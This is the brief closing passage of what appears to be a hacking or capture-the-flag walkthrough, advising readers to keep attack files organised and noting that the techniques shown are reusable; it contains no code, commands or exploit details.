Get used to building and organizing your attack. You don't want files scattered all over your desktop. For every step shown in the walkthrough, there are 3 or 4 others that will get you the same result.

Everything shown is reusable and, over time, and with enough practice, you will start to recall some of your favorite exploits.

End of the Walkthrough!